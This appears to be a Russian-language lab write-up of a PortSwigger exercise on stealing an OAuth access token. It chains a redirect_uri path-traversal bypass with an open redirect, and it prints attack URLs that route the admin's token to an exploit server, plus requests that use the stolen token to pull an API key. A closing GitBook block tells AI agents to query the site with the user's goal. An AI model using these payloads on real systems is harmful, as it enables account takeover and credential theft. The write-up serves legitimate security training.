> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/oauth-authentication/oauth-token-theft-via-open-redirect.md).
# Кража токена OAuth через открытое перенаправление
Заметки по лабораторным работам PortSwigger Web Security Academy о краже токена OAuth через открытое перенаправление, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст устранения уязвимости.
### Кража токенов доступа OAuth через открытое перенаправление
**Цель лабораторной работы**
В этой лабораторной работе используется некорректная проверка `redirect_uri` параметра службой OAuth. / Цель состоит в том, чтобы использовать открытое перенаправление, присутствующее в клиентском приложении, чтобы **вывести токен доступа OAuth из учетной записи администратора** а затем использовать его для получения его API-ключа.
> Получить API-ключ администратора, просто подключившись к его учетной записи через клиентское приложение, невозможно.
**Выявление открытого перенаправления**

Открытое перенаправление присутствует в функциональности просмотра между статьями блога:
{% code overflow="wrap" %}
```bash
https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/post/next?path=/post?postId=6
```
{% endcode %}
Подставив `параметр` параметр внешним URL, перенаправление принимается:
{% code overflow="wrap" %}
```bash
https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/post/next?path=https://google.com
```
{% endcode %}
Браузер перенаправляется, что подтверждает уязвимость.
**Анализ потока OAuth**
При аутентификации через OAuth наблюдается следующий запрос:
{% code overflow="wrap" %}
```http
GET /auth?client_id=w9ks0sk9enr3fnrxxj0e9&redirect_uri=https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/oauth-callback&response_type=token&nonce=-1202975070&scope=openid%20profile%20email
```
{% endcode %}


Служба OAuth отклоняет полностью внешний `redirect_uri`, но принимает внутренний URL, изменённый с помощью обхода пути.
{% code overflow="wrap" %}
```bash
https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/oauth-callback/../post/next?path=https://google.com
```
{% endcode %}
**`redirect_uri` Обход проверки**
Используя `../` чтобы выйти из `/OAuth-callback` пути, можно связать открытое перенаправление:
{% code overflow="wrap" %}
```bash

GET /auth?client_id=w9ks0sk9enr3fnrxxj0e9&redirect_uri=https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/oauth-callback/..//post/next?path=https://exploit-0aa200b50306231684d83aca01e50063.exploit-server.net&response_type=token&nonce=-1202975070&scope=openid%20profile%20email
```
{% endcode %}
Этот URL принимается как `redirect_uri` службой OAuth.
**Создание вредоносного URL OAuth**
Итоговый URL, отправленный жертве:
{% code overflow="wrap" %}
```bash
https://oauth-0a7c00d603ea23e0849f3991020c0078.oauth-server.net/auth?client_id=w9ks0sk9enr3fnrxxj0e9&redirect_uri=https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/oauth-callback/../post/next?path=https://exploit-0aa200b50306231684d83aca01e50063.exploit-server.net&response_type=token&nonce=-1202975070&scope=openid%20profile%20email
```
{% endcode %}
**Проблема с фрагментом (`#`)**


Фрагмент URL **никогда не отправляется на сервер** во время HTTP-запроса.
Для захвата токена необходим JavaScript на стороне клиента.
**Захват токена с помощью JavaScript**

Следующий скрипт размещён на сервере Exploit и отправляется администратору:
```javascript
```
* Если фрагмент отсутствует, жертва перенаправляется в OAuth.
* Если фрагмент существует, токен передаётся на сервер через строку запроса.
**Использование токена OAuth**

Украденный токен позволяет выполнить запрос к `/me` точке поставщика OAuth:
```http
GET /me HTTP/2
Host: oauth-0a7c00d603ea23e0849f3991020c0078.oauth-server.net
Authorization: Bearer PcLy4bgYKmVTtff9jiY0AmymdyjUA3Or7xthOJTotyJ
```

Ответ содержит информацию об учетной записи администратора, включая API-ключ:
{% code overflow="wrap" %}
```http
{
"sub":"administrator",
"apikey":"d1tjcs2O4I1ts6yYdswOz2yu9bALstzG",
"name":"Administrator",
"email":"administrator@normal-user.net",
"email_verified":true
}
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/oauth-authentication/oauth-token-theft-via-open-redirect.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.